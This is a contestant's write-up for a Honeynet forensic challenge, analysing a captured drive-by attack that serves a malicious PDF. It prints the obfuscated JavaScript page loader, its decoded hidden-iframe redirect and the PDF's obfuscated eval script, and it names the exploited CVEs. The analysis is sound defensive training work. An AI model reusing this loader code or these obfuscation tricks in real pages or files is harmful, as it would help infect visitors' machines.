Challenge 6: Analyzing Malicious Portable Destructive Files (intermediate)

Submission Template

Submit your solution at http://www.honeynet.org/challenge2010/ by 17:00 EST, Tuesday, November 30th 2010. Results will be released around the third week of December.

Name (required): Franck Guénichot	Email (required): franck.guenichot@orange.fr
Country (optional): France	Profession (optional): _ ~~Student~~ _ ~~Security Professional~~ _ Other

Question 1. How many URL path(s) are involved in this incident? Please list down the URL path(s) found.	Possible Points: 1pt
Tools Used: **httpdumper (own ruby script)** Awarded Points:	

Answer 1.

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/httpdumper -r lala.pcap -s uri
Reading file lala.pcap
Parsing packets...
76 packets read in 0.157 sec.


---------------------------------
Listing URI requested by ALL clients
---------------------------------
---------------------------------
Requested to blog.honeynet.org.my
---------------------------------
[conv: 0] [flow: 0] /forensic_challenge
[conv: 0] [flow: 2] /forensic_challenge/
[conv: 0] [flow: 4] /forensic_challenge/getpdf.php
[conv: 0] [flow: 6] /forensic_challenge/fcexploit.pdf
[conv: 0] [flow: 8] /favicon.ico
[conv: 0] [flow: 11] /favicon.ico
[conv: 1] [flow: 0] /forensic_challenge/the_real_malware.exe
```

httpdumper used with the "-s uri" option lists all the URIs requested to a given host. Here: **blog.honeynet.org.my**
To obtain URLs from this output, one can add the access protocol (http://) and the host (blog.honeynet.org.my):

- http://blog.honeynet.org.my/forensic_challenge
- http://blog.honeynet.org.my/forensic_challenge/
- http://blog.honeynet.org.my/forensic_challenge/getpdf.php
- http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf
- http://blog.honeynet.org.my/forensic_challenge/favicon.ico
- http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe

Question 2. What code can you find inside the PCAP file? Explain what the code does.	Possible Points: 2pts
Tools Used: **httpdumper / inject.js (taken from the phoneyc honeynet project) / awk /spidermonkey js**	
Awarded Points:	

Answer 2.

First, we can list the conversation with httpdumper :

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/httpdumper -r lala.pcap
Reading file lala.pcap
Parsing packets...
76 packets read in 0.161 sec.


Found 2 HTTP conversation(s)
+--------------------+-----------------------------------------+-----------------+---------+----------+--------------------+
| Conversation Index | Hosts                                   | HTTP Flow count | Request | Response | Cumulative length  |
+--------------------+-----------------------------------------+-----------------+---------+----------+--------------------+
| 0                  | 172.16.201.128:1314 < - > 202.190.85.44:80 | 14              | 6       | 8        | 28657              |
| 1                  | 172.16.201.128:1316 < - > 202.190.85.44:80 | 3               | 1       | 2        | 648                |
+--------------------+-----------------------------------------+-----------------+---------+----------+--------------------+
```

We find 2 HTTP conversations involving a client (172.16.201.128) and an HTTP host (202.190.85.44).
Then, let's view the flows from conversation 0:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/httpdumper -r lala.pcap -c 0
Reading file lala.pcap
Parsing packets...
76 packets read in 0.157 sec.


FLOWS TABLE
+------------+-----------------------------------------+----------------------+----------------------------------+----------------------+
| Flow Index | Hosts                                   | HTTP message type    | HTTP Request or Content type     | HTTP Content Length  |
+------------+-----------------------------------------+----------------------+----------------------------------+----------------------+
| 0          | 172.16.201.128:1314 -> 202.190.85.44:80 | REQUEST              | /forensic_challenge              | 0                    |
| 1          | 202.190.85.44:80 -> 172.16.201.128:1314 | 301 Moved Permanently| text/html;                       | 321                  |
| 2          | 172.16.201.128:1314 -> 202.190.85.44:80 | REQUEST              | /forensic_challenge/             | 0                    |
| 3          | 202.190.85.44:80 -> 172.16.201.128:1314 | 200 OK               | text/html                        | 1935                 |
| 4          | 172.16.201.128:1314 -> 202.190.85.44:80 | REQUEST              | /forensic_challenge/getpdf.php   | 0                    |
| 5          | 202.190.85.44:80 -> 172.16.201.128:1314 | 302 Found            | text/html                        | 20                   |
| 6          | 172.16.201.128:1314 -> 202.190.85.44:80 | REQUEST              | /forensic_challenge/fcexploit.pdf| 0                    |
| 7          | 202.190.85.44:80 -> 172.16.201.128:1314 | 200 OK               | application/pdf                  | 25169                |
| 8          | 172.16.201.128:1314 -> 202.190.85.44:80 | REQUEST              | /favicon.ico                     | 0                    |
| 9          | 202.190.85.44:80 -> 172.16.201.128:1314 | 404 Not Found        | text/html;                       | 303                  |
| 10         | 202.190.85.44:80 -> 172.16.201.128:1314 | 404 Not Found        | text/html;                       | 303                  |
| 11         | 172.16.201.128:1314 -> 202.190.85.44:80 | REQUEST              | /favicon.ico                     | 0                    |
| 12         | 202.190.85.44:80 -> 172.16.201.128:1314 | 404 Not Found        | text/html;                       | 303                  |
| 13         | 202.190.85.44:80 -> 172.16.201.128:1314 | 404 Not Found        | text/html;                       | 303                  |
+------------+-----------------------------------------+----------------------+----------------------------------+----------------------+
```

From this output, we can see the scenario of the attack:

- Flow 0: the client requested http://blog.honeynet.org.my/forensic_challenge and was redirected to http://blog.honeynet.org.my/forensic_challenge/ by a 301 Moved Permanently HTTP status code sent by the server in flow 1.
- Flow 2: the client requested http://blog.honeynet.org.my/forensic_challenge/ , here the server responded with a 200 OK code and sent an HTML page (flow 3).
- Flow 4: the client requested http://blog.honeynet.org.my/forensic_challenge/getpdf.php, based on what we have analysed from the previous exchanges, it seems that “something” in the flow 3 HTML page returned, has instructed the client to go to this URL. We should flag this HTML page for analysis.
- Flow 5: The server answered the request with a 302 Found redirection code indicating a new location for the document: http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf
- Finally, the client requested http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf and the server sent a 25619 bytes pdf document in flow 6.

Based on this analysis, we have to find why the client has requested http://blog.honeynet.org.my/forensic_challenge/getpdf.php in flow 4. Let's dump the HTML page sent by the server in flow3:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/httpdumper -r lala.pcap -c 0 -f3 -d
Reading file lala.pcap
Parsing packets...
76 packets read in 0.159 sec.



Dumping data to disk: 202.190.85.44_80-172.16.201.128_1314-103357.html
Inflating gzipped content

franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat 202.190.85.44_80-172.16.201.128_1314-103357.html
<html>
<body>
<!--
        ANYTHING written in this HTML file (the file itself or the code inside it) is solely for the purpose of Hon-
eynet Project Forensic Challenge.
        Any usage towards this file and its content are at your own risk.
        The author will not be responsible if any of those brings harm to you or others.
        This material is for training and educational purposes.
        You have been warned.
-->
<script>var DepanNegw=window;var DexeTelae=-44;DexeTelae+=45;XayeZebah='nedajemac';var GaDemee='e5vfqaIVblI5'.replace(/
[5fqIVbI5]/g, '');ZavevTa='fazemezarawaseb';var MezRai=parseInt;var DayahDet='zafezed lacet cetexet jevecakemahamaha
febenep cafa fezebefe yelaxa xejarer hejefaqazedeka kebeneh petaqe zevexej jenewabahegehar jabevame bayap def vase-
fezetevamer nefelaba sezaxewe qajeqeme wet reyeqer magemefele xelawece denew jafelev haweqa kel vatabaser mag vejefama
xeca canapevezejev benaper gezazevaja zeyaxaf wehekeh jecalava set senajaj re kameken bazafakaqewate zaralek yecele kak
s hexebeka heha jeyeteg sase wayefewa tey gawewem wefaravavepayeke xedevec gavayedegeqer casehes watenanesajet jelagal
payevexebe pejasep heqefagabexemew deheler vejegeca hece rafenadamenaxe jaz fex hekases pazetepajamelew cerasej
nevayezabevepeke pex gey dac g dezaleza kekeqebe peyemaf sevanededa cefagey defef cexaqehe sebex galahal zadaxaran lava
falamedejegase set law mefe wa mex ces nam j xaxaped gexeqageb feqeled daseze tehadeh zeheteyera xanahef wepahena
xarakel gadazecaq tabexape dareq seje lejegagaxavade haf jaz cewe me cag kem fed h legefaz taw keyacah weferewеverewaze
rapecame kas fagavev facez yefeley lareke seperene gav lece gahepegesafeve dez gen yeje s waz qas xap c hademax mezezah
qepawehe vad zejates pe cehajeg sabebaseqeseda sekesav nebeda cagareg kec fexewel bejewagedegeqene bajesade lav pasepad
baraj xecavan vedepe veranake vej heva kejajemacajada wez saj vele x qaj vad fag y qetamefe jaxa kamatare net zeheweh
jeme bale cexebedeleneye dab vev kekaxex jetecajek lejekabe qalef bevegeye caxeb beleteqe r hele saxafexazat baz de-
hakajegeqeneke met mefepexafecebera qwertyu iop asdfghj klzxcvbnmqwer tyuiopa sdfghjklzxcvbnmq hjklzxc vbnmqwer tyu
iopasdfghjklzxc vbnmqwe rtyuiopas dfghjkl zxcvbnmqwertyuio pasdfgh jklzxcvbnmqwert yuiopas dfghjk lzxcvbnm qwertyuiop
asdfghj klzxcvbnmqwerty uiopasd fghjkl zxcvbnmq werty uio pasdfghjklzxcvb nmqwert yuiopasdfghjklzx cvbnmqwe rty uiopasd
fghjklzx uio pasdfghjklzxcvb nmqwert uiopasdfghjklz qwertyui opasdfghjk xcr vbnmqwertyuiopar sdfghjr klzxcvr bnmqwer
rtyuiopasdfghjkr lzxcvbnr mqr wertyur iopasr dfghjkr lzxcvbnmqwertyr uiopasdr fghr jklzxcr vbnmqwertr yuiopar sdfr
ghjklr zxcvbnmqwertyuir opasdfr ghjr klzxcvr bnmqwertr yuiopar sr dfghjkr lzxcvbnmqwerr dfghjkr lzxcvbnmqwerr tyuiopr
asdfgr hjklzxr cvbnmqwertyuior pasdfgr hjklzxcr vbnmqwr ertyur met mefepexafecebera xanahef wepahena feqeled daseze
tabexape dareq zexelede l cefagey defef hademax mezezah req batekeqaheteceh zateyene c zekeqay ratevecek veheleqe k dec
tec xece jefexazeqayefes cama bapevexeladet keh lanawebasegecaja qefejev qepetekene dacegas relevaj fecasece ber
veyayes ba kajebed savaketegemeqe wepecer lamege tere ratavacevejezax gey dasalaje gav yepakekehe'.split(' ');var Ze-
Jexn='';var SerayYafags=String;var KesXanavn=-50;KesXanavn+=66;XadHef=78;var BeZao=47;BeZao+=-47;var FeceSabejo=-
46;FeceSabejo+=48;GebJep=92;var SeWajec='ftr9wogmBwJCW5h6aixrPRCs1ZonjHjdjKueMkD'.replace(/[t9wgBwJW56ixPRs1Zn-
jHjjKuMkD]/g, '');MaqTa=5;GaDemee=DepanNegw[GaDemee];SeWajec=SerayYafags[SeWajec];for (YajMedei=BeZao;YajMedei<DayahDe-
t.length-1;YajMedei+=FeceSabejo) ZeJexn += SeWajec(MezRai((DayahDet[YajMedei+BeZao].length-1).toString(KesXanavn)+
(DayahDet[YajMedei+DexeTelae].length-1).toString(KesXanavn), KesXanavn));GaDemee(ZeJexn);</script>
</body>
</html>
```

Well, a suspicious script is embedded in this page and it seems a good idea to try to decode it.
My first try at decoding it with js was unsuccessful and the issue was caused by this particular statement:

```
var GaDemee='e5vfqaIVblI5'.replace(/[5fqIVbI5]/g, '');
```

This statement defines a variable named `Gademee` which is called, later, at the end of the script. The js engine didn't properly interpret this variable as a function and thus raised an error: `143: TypeError: GaDemee is not a function.` when it tried to execute it. A chance for me this code isn't too hard to understand... and should be interpreted like this:
replace all chars from this set: `5fqIVbI5` *in* `'e5vfqaIVblI5'` *by nothing* `('')`.

The result of this obfuscation is: **`var Gademee = eval`** and thus the last call in the script is: **`eval(ZeJexn);`**
Then, I just had to replace this call in the source script and tried to decode it:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat 202.190.85.44_80-172.16.201.128_1314-
103357.html |grep "<script>.*<\/script>"| awk '{gsub(/<[\/]?script>/,"",$0);print $0}' |cat scripts/in-
ject.js - |js
document.write('<iframe scrolling="no" width="1" height="1" border="0" frameborder="0"
src="http://blog.honeynet.org.my/forensic_challenge/getpdf.php"></iframe>')
```

The script embedded in the page returned by the server "injects" an iframe instructing the client's browser to go to http://blog.honeynet.org.my/forensic_challenge/getpdf.php.

Question 3. What file(s) can you find within the PCAP file? If any files are found, please zip compress into password protected file (password infected) with file name: [your email]_Forensic Challenge 2010 – Challenge 6 – Extracted Files.zip and submit to http://www.honeynet.org/challenge2010/.	Possible Points: 3pts
Tools Used: **httpdumper** Awarded Points:	
Answer 3. Just submit extracted files as instructed above.	

Question 4. How many object(s) are contained inside the PDF file?	Possible Points: 1pt
Tools Used: PDFiD (pdfid.py) Awarded Points:	

Answer 4.

pdfid.py is a tool written by Didier Stevens (http://blog.didierstevens.com/) that scans PDF files for certain keywords. These keywords include: **obj**. This particular keyword is used to label any PDF object as an *indirect object.*

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ mv files/202.190.85.44_80-172.16.201.128_1314-
983196.pdf files/fcexploit.pdf
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdfid.py files/fcexploit.pdf
PDFiD 0.0.10 files/fcexploit.pdf
 PDF Header: %PDF-1.3
 obj                    19
 endobj                 18
 stream                  5
 endstream               5
 xref                    1
 trailer                 1
 startxref               1
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Colors > 2^24          0
```

The PDFiD output indicates 19 objects found in the PDF file.
I've highlighted in red the particular keywords that will be interresting to review when doing further analysis.

- One object is not closed by endobj and thus is malformed. This can be a try to avoid detection.
- /JS and /JavaScript indicates the presence of scripting (javascript) in this PDF file
- /OpenAction is used to execute an action (like executing a script) when the PDF document is opened. Generally this is used in malicious PDF to launch harmful scripts when the document is opened.
- /AcroForm indicates the presence of an interactive form. Interactive forms can launch actions like javascript scripts and thus can be harmful.

Question 5. Using PDF dictionary and object referencing, explain in detail the flow structure of a PDF file.	Possible Points: 1pt
Tools Used: PDF reference version 1.3 Second Edition Awarded Points:	

Answer 5.

First, I will explain the PDF file structure and then the processing flow of a PDF document. I'm not going to describe deeply the PDF file structure but just the parts that help to understand the processing flow. For greater details, the reader can consult the PDF reference documents at http://www.adobe.com/devnet/pdf/pdf_reference_archive.html.

File Structure

PDF files consist of 4 parts:

- A one-line ***header*** identifying the version number of the PDF specification to which the file conforms.
- A ***body*** containing the object that make up the document.
- A ***cross-reference table*** containing informations about the indirect objects in the file
- A ***trailer*** giving the location of the cross-reference table and of certain special objects (Root object for example)

PDF Objects

A PDF document is a data structure composed of objects

PDF uses 8 basic types of object (Boolean values, Integer and real numbers, Strings, Names, Array, Dictionaries, Streams and the null objects. These objects are used to define the properties of the document and the way to render it.
Objects can be labelled and then be referenced by other objects. A labelled object is also call an *indirect object*.
Indirect objects are defined by an object identifier consisting of an object number and a generation number followed by the object value bracketed between the keywords **obj** and **endobj.**

For example:

```
1 0 obj
  (Hello World)
endobj
```

This statement defines an indirect string object with object number **12** and generation number **0** with the value **Hello World.**
The object can then be referenced by other objects using an *indirect reference* composed of the object number followed by the generation number and the keyword **R.**
For this object the indirect reference is **: 1 0 R**

A more concrete example:

```
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
x<9c>-<8b>=^K^BA^LDûü<8a>©<85>[<93>¸¹]aIq <85>ÝAÀBìüè^N¼Æ¿ï      ËÀÀ<9b>Çp^R|
é^CÞbGK^Y5+Ö'®;,}g¬o<9a><82>lL^U¥äí^R^OìÏ^BQÄëÖX|ÐÆêÒøàÚ+³¹<94>Æ£WûSñ¡vUý^^^W:^EÍ4ã^G1y^\^M
endstream
endobj

3 0 obj
116
endobj
```

Here we have a Stream object (2 0) beginning by a dictionary (within double angle brackets). Within this dictionary a particular key named **Length** refers to another object with its indirect reference: **3 0 R.** The referenced object is an Integer object containing the value: 116.
This reference instructs the application reading the PDF file to read object 3 0 to get the value of the byte-stream's length.

This is the basis of object referencing in a PDF document.

One last thing I want to describe before talking about the flow structure is: dictionary.
A *dictionary object* is a table containing pairs of objects, also called *dictionary entries.* The first element of an entry is the *key* and the second element is the *value.* The key must be a name (name objects are prefixed by a / , for example /Length) and the value could be any kind of object.
Dictionaries are written as a sequence of key-value pairs enclose in double angle brackets << and >>.
They are the building blocks of a PDF document and are used to collect and tie together attributes of a more complex object, like a Page for example.

Flow Structure

So, a PDF file is a collection of objects, in fact a hierarchy of objects, stored in the file body. At the root of the hierarchy is the document's *Catalog* dictionary. This catalog is located by the **Root** entry in the trailer of the file. The catalog contains reference to other objects defining the document's contents. Therefore, a PDF file should be read from the end.
The document's catalog (= the root of the tree structure) reference the *Page tree* dictionary via an indirect reference stored in the value of the /Pages key. This page tree structure allows to access the page of a document and defines their ordering.
The catalog could also reference an Outlines dictionary which is the root node of the document's outline hierarchy and AcroForm dictionary defining the *Interactive Form* of a document.
Amongst other attributes, the catalog could also reference an “action” to execute when opening the file via the /OpenAction key, the key value can reference a particular object like a stream object containing a script to execute.

Well, I'm not going to go deeper in the PDF flow structure.

Question 6. How many filtering schemes are used for the object streams and what are they? Explain how you can decompress the stream.	Possible Points: 1pt
Tools Used: PDF reference version 1.3 Second Edition, cat, grep, pdf-parser.py Awarded Points:	

Answer 6.

Filters are used to indicate how the data in a stream should be decoded before it is used: How it must be transformed. These transformations or filters are used to compress a binary stream, or to convert it to a more portable ASCII representation.

Filters are specified by the **Filter** key in the stream's dictionary. They can be cascaded, so a stream can pass through two or more transformations, in sequence, to be decoded. The order of the filter in the Filter key's value is meaningful, transformations should be used in the order of appearance, from the left to the right.
Example: **/Filter [/FlateDecode /ASCII85Decode]**

This statement indicates that the data should be first decompressed using the FlateDecode filter and the converted using the ASCII85Decode filter, in that order.

There are 2 types of filters:

- *ASCII filters*: are used to represent arbitrary 8-bit binary data in the printable subset of the ASCII character set.
- *Decompression filters*: enable data to be represented in a compressed form.

Finding the number of stream objects in the PDF file:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdfid.py fcexploit.pdf
PDFiD 0.0.10 fcexploit.pdf
 PDF Header: %PDF-1.3
 obj                   19
 endobj                18
 stream                 5
 endstream              5
 xref                   1
 trailer                1
 startxref              1
 /Page                  2
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1
 /AcroForm              1
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

And here are the filters used to transform the stream in the malicious PDF:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat fcexploit.pdf |grep -a -B5 -wE "[>>]?stream"
5 0 obj

<<
       /Length 395
       /Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
>>stream
--
7 0 obj

<<
       /Length 8714
       /Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
```

```
>>stream
--
9 0 obj

<<
       /Length 10522
       /Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
>>stream
--

10 0 obj
<<
       /Length 956
       /Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
>>stream
--
/ModDate (D:20100910021118)
/Trapped /False
>>
21 0 obj
<</F#69lt#65#72 /F#6c#61#74eDe#63#6f#64e/Length 1643/Type /EmbeddedFile>>
stream
```

We have 5 stream objects:

- indirect object 5 0
- indirect object 7 0
- indirect object 9 0
- indirect object 10 0
  - All these objects use 4 filters:
    - FlateDecode
    - ASCII85Decode
    - LZWDecode
    - RunLengthDecode

To decompress these objects, one should apply all these transformations in the following order:
FlateDecode → ASCII85Decode → LZWDecode → RunLengthDecode

Indirect object 21 0 shows a case of name obfuscation. The PDF specification allows hexadecimal representation of characters in name objects (or dictionary keys). Here, only a subset of the chars have been represented in their hexadecimal form.
In the key /F**#69**lt**#65#72** : #69 = i, #65 = e and #72 = r ; giving : /Fi**l**t**er**
The totally decoded key/value is: **/Filter /FlateDecode**
This object can be decompressed using the FlateDecode filter.

NB: Name obfuscation is generally used to hide important names, this object should be flagged for further analysis.

Filters descriptions

- **FlateDecode** : *Decompresses data encoded with the zlib deflate compression method.*
  - *http://www.zlib.net/feldspar.html*
- **ASCII85Decode**: *Decodes data encoded in an ASCII base-85 representation.*
  - *http://en.wikipedia.org/wiki/Ascii85*
- **LZWDecode**: *Decompresses data encoded with the LZW adaptive compression method.*
  - *http://en.wikipedia.org/wiki/Lempel%E2%80%93Ziv%E2%80%93Welch*
- **RunLengthDecode**: *Decompresses data encoded using a byte-oriented run-length algorithm.*
  - *http://en.wikipedia.org/wiki/Run-length_encoding*

The well known tool “pdf-parser.py” written by Didier Stevens can decode this kind of compressed stream objects, it supports cascaded filters (use -f option switch)

For example to decode indirect object 5 0 using pdf-parser.py, the command-line could be:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py --object 5 -f -w fcexploit.pdf
obj 5 0
 Type:
 Referencing:
 Contains stream



<<
       /Length 395
       /Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
>>

 <<
   /Length 395

   /Filter [
   /FlateDecode /ASCII85Decode
   /LZWDecode /RunLengthDecode ]

 >>



var SSS=null;var SS="ev";var $S="";$5="in";app.doc.syncAnnotScan();S$="ti";if(app.plugIns.length!=0){var $$=0;S$+="tl";$5+="fo";____SSS=app.doc.getAnnots({nPage:0});S$+="e";$S=this.info.title;}var S5="";if(app.plugIns.length>3){SS+="a";var arr=$S.split(/U_155bf62c9aU_7917ab39/);for(var $=1;$<arr.length;$++){S5+=String.fromCharCode("0x"+arr[$]);}SS+="l";}if(app.plugIns.length>=2){app[SS](S5);}
```

Question 7. Which object streams might contain malicious content? List the object and explain the obfuscation technique(s) used.	Possible Points: 3pts

Tools Used: **pdf-parser.py , PDF 1.3 and 1.5 references**
Awarded Points:

Answer 7.

Stream objects are generally used to store malicious content (if any) in a PDF file. The analysis shoud be focused on this kind of object.
We can start the analysis with some statistics about the PDF file:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py --stats fcexploit.pdf
Comment: 10
XREF: 1
Trailer: 1
StartXref: 1
Indirect object: 18
  7: 5, 7, 9, 10, 22, 23, 28
 /Action 1: 4
 /Annot 3: 6, 8, 24
 /Catalog 2: 1, 27
 /EmbeddedFile 1: 11
 /Page 2: 3, 25
 /Pages 2: 2, 26
```

From these statistics, we can first notice some inconsistencies :
The file contains two document's catalog (obj 1 and 27) and two Page tree nodes (obj 2 and 26).But it seems to have only one cross-reference table, meaning that we are not facing a document containing incremental updates. At least for me, these inconsistencies are the signs this file was tampered.
The document contains an Action in indirect object 4 0. Actions can be harmful so this object must be analysed.

There is another interresting point, if you remember the grep listing of streams in the previous answer , you should have notice that indirect object 21 0 is an embedded file. However the stats above seems to indicate the presence of only one embedded file stored in indirect object 11 0. We should analyse this deeper !

Let's start to analyze it !

Verifying the cross-reference table:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -e x fcexploit.pdf
xref [(3, 'xref')]
```

Interresting, the cross-reference table is empty ! Another sign of tampering. This can be used to avoid detection.

Next, we can try to find which objects reference the suspicious indirects objects 4, 11 and 21:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wr 4 fcexploit.pdf
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 4 0 R
  << /Type /Catalog /PageLayout /SinglePage /Pages 2 0 R /OpenAction 4 0 R >>


 <<
   /Type /Catalog
   /PageLayout /SinglePage
   /Pages 2 0 R
   /OpenAction 4 0 R
 >>
```

Indirect object 1 0 references object 4 0 as an OpenAction (action executed when the document is opened) and seems to be the only object whom references it. Object 1 0 is also one of the two declared document's catalog. To verify which of the catalogs is read, we must look in the file trailer and retrieve the value of the /**Root** entry.

Retrieving the file trailer to get the reference of the Document's catalog.

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -e t fcexploit.pdf
```

```
trailer
 <<
   /Root 270R
   /Size 9
   /Info 110R
 >>
```

Indirect object 27 0 is the document's catalog referenced in the trailer, and thus the one which will be used by a reader application. After verification with pdf-parser.py, object 1 0 doesn't seem to be referenced at all, and thus the declared OpenAction may never been executed.
This make me think this object could be the "original" document's catalog. Some parts of the file could have been tampered or overwritten/deleted like the xref table. And the trailer could have been modified to point to a new /Root object.

/Info references the document's Information dictionary. This dictionary stores the document's metadata like the Title, the Author, etc... The thing to note is the indirect reference pointing to indirect object 11 0. This particular object was previously categorized as an embeddedfile by pdf-parser.py. However the information dictionary doesn't include any key to store an embedded file. We should look carefully at this object:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wno 11  fcexploit.pdf
obj 11 0
 Type: /EmbeddedFile          <--- Bad object type for indirect object 11 0
 Referencing: 10 0 R
 Contains stream              <--- Not really true

<<
/Creator (Scribus 1.3.3.14)
/Producer (Scribus PDF Library 1.3.3.14)
/Title 10 0 R
/Author <>
/Keywords <>
/CreationDate (D:20100910021118)
/ModDate (D:20100910021118)
/Trapped /False
>>                            <--- missing "endobj" declaration to close object 11 0
21 0 obj                     <--- The real obfuscated Embedded File object starting here !
<</F#69lt#65#72 /F#6c#61#74eDe#63#6f#64e/Length 1643/Type /EmbeddedFile>>


 <<
   /Creator (Scribus 1.3.3.14)

   /Producer (Scribus PDF Library 1.3.3.14)

   /Title 10 0 R

   /Author <>

   /Keywords <>

   /CreationDate (D:20100910021118)

   /ModDate (D:20100910021118)

   /Trapped /False

 >>
```

The object structure analysis reveals a malformed object (the information dictionary) with a missing "endobj" keyword, immediately followed by a "hidden" object (indirect referece 21 0). This trick seems to have fooled pdf-parser.py. The malware author have used this obfuscation technique to avoid the detection of object 21. Applications like Adobe reader can handle

and parse unclosed objects like this, even if it is malformed its content will be read and thus can cause damages.
We really have to look closer to it !

Now, we have to search references to indirect object 21 0:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wr 21  fcexploit.pdf
obj 28 0
 Type:
 Referencing: 21 0 R, 22 0 R

<</DA (/Helv 0 Tf 0 g )/XFA [(template) 21 0 R]/Fields [22 0 R]>>


 <<
   /DA (
   /Helv 0 Tf 0 g )
   /XFA [(template) 21 0 R]
   /Fields [22 0 R]
 >>
```

Indirect object 28 0 references the hidden object 21 0 in an entry named **XFA.** Looking at the keys in the object's dictionary (/DA, /XFA and /Fields) we can guess its type: an AcroForm (or Interactive form). XFA is an acronym for XML Forms Architecture and was introduce in the 1.5 PDF specification. The XFA entry specifies an XFA ressource, which in fact is an XML stream containing information. In our case, the value of the XFA entry specifies the "template packet" which is used to define the characteristics of the form, like its fields, formatting, calculations and validation. More simply this particular entry specifies the stream object which store the XML template of the form.
As we already know, AcroForm dictionary objects when used are referenced in the document's catalog and may contain actions. We will have to look deeper in indirect object 21 0 to find its real purpose.

Now, we can validate the flow and verify if object 28 0 (the AcroForm) is referenced in the Root object (Document's catalog)

Listing Document's catalog:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wno 27 fcexploit.pdf
obj 27 0
 Type: /Catalog
 Referencing: 26 0 R, 28 0 R

<</PageMode /UseAttachments/Pages 26 0 R/MarkInfo <</Marked true>>/Lang (en-us)/AcroForm 28 0 R/Type
/Catalog>>


 <<
   /PageMode /UseAttachments
   /Pages 26 0 R
   /MarkInfo /Marked true
 >>
```

Ok, we really have something interresting to analyze : and hidden/obfuscated object referenced in an acroform which is declared in the Document's catalog

To resume, stream objects 4 and 21 should be carefully analyze:

- object 4 0 is referenced as an OpenAction, but from a Document's catalog not declared in the trailer
  - *Further analysis of this object (see answer for question 8) will reveal that the malicious content is obfuscated using multiples techniques: the script is splitted in multiple part which are stored in the document's title and 2 page annotations. All these "contents" being shared across multiple objects (5, 7, 9 and 10).*
- object 21 0 was obfuscated and will be called by the acroform when the document will be opened

Question 8. What exploit(s) are contained inside the PDF file? Which one that actually runs and triggers the vulnerability(ies)? Please provide some explanation for your answer.	Possible Points: 4pts

Tools Used: **Didier Stevens pdf-parser.py, spidermonkey js, libemu/sctest, awk, cat, sed, custom scripts**
Awarded Points:

Answer 8.

Quick answers:

- *CVE-2010-0188 in the TIFF file stored in the XFA-template (hidden object 21 0)*
- *CVE-2009-4324, CVE-2008-2992/CVE-2008-1104, CVE-2007-5659 and CVE-2009-0927 are inside the reconstructed malicious script from stream objects 5, 7, 9 and 10.*
- *Only the first exploit (CVE-2010-0188) will run because the actual structure of the PDF file doesn't provide a way to lauch the malicious script. This script is referenced as an OpenAction, but not in the good document's catalog. (See Detailled Analysis below).*

Detailled Analysis

I will start with object 21 0 analysis. Because this object will be called in the "reading flow", unlike object 4 0.

<quote>
To be able to use pdf-parser.py for extracting object 21 0, I've used a simple hack: added the missing "endobj" keyword to properly close object 11 0. Well, in a case of forensic analysis this can be viewed as tampering, but I didn't find any way to correctly parse this object due to the fact that this file also lack of a valid cross-reference table. There is no easy way to know the actual length of object 11 0 and thus where object 21 0 is starting.
</quote>

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py -wo 21 -f fcexploit.pdf >
stream_object21.dec
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ cat stream_object21.dec
obj 21 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

<</F#69lt#65#72 /F#6c#61#74eDe#63#6f#64e/Length 1643/Type /EmbeddedFile>>



 <<
   /Filter /FlateDecode
   /Length 1643
   /Type /EmbeddedFile
 >>
--DECODED OBJECT STARTS BELOW--
 <?xml version="1.0" encoding="UTF-8" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/1.0/">
<present>
<pdf>
<version>1.65</version>
<interactive>1</interactive>
<linearized>1</linearized>
</pdf>
<xdp>
<packets>*</packets>
</xdp>
<destination>pdf</destination>
</present>
</config>
<template baseProfile="interactiveForms" xmlns="http://www.xfa.org/schema/xfa-template/2.4/">
<subform name="topmostSubform" layout="tb" locale="en_US">
<pageSet>
<pageArea id="PageArea1" name="PageArea1">
<contentArea name="ContentArea1" x="0pt" y="0pt" w="612pt" h="792pt" />
```

```
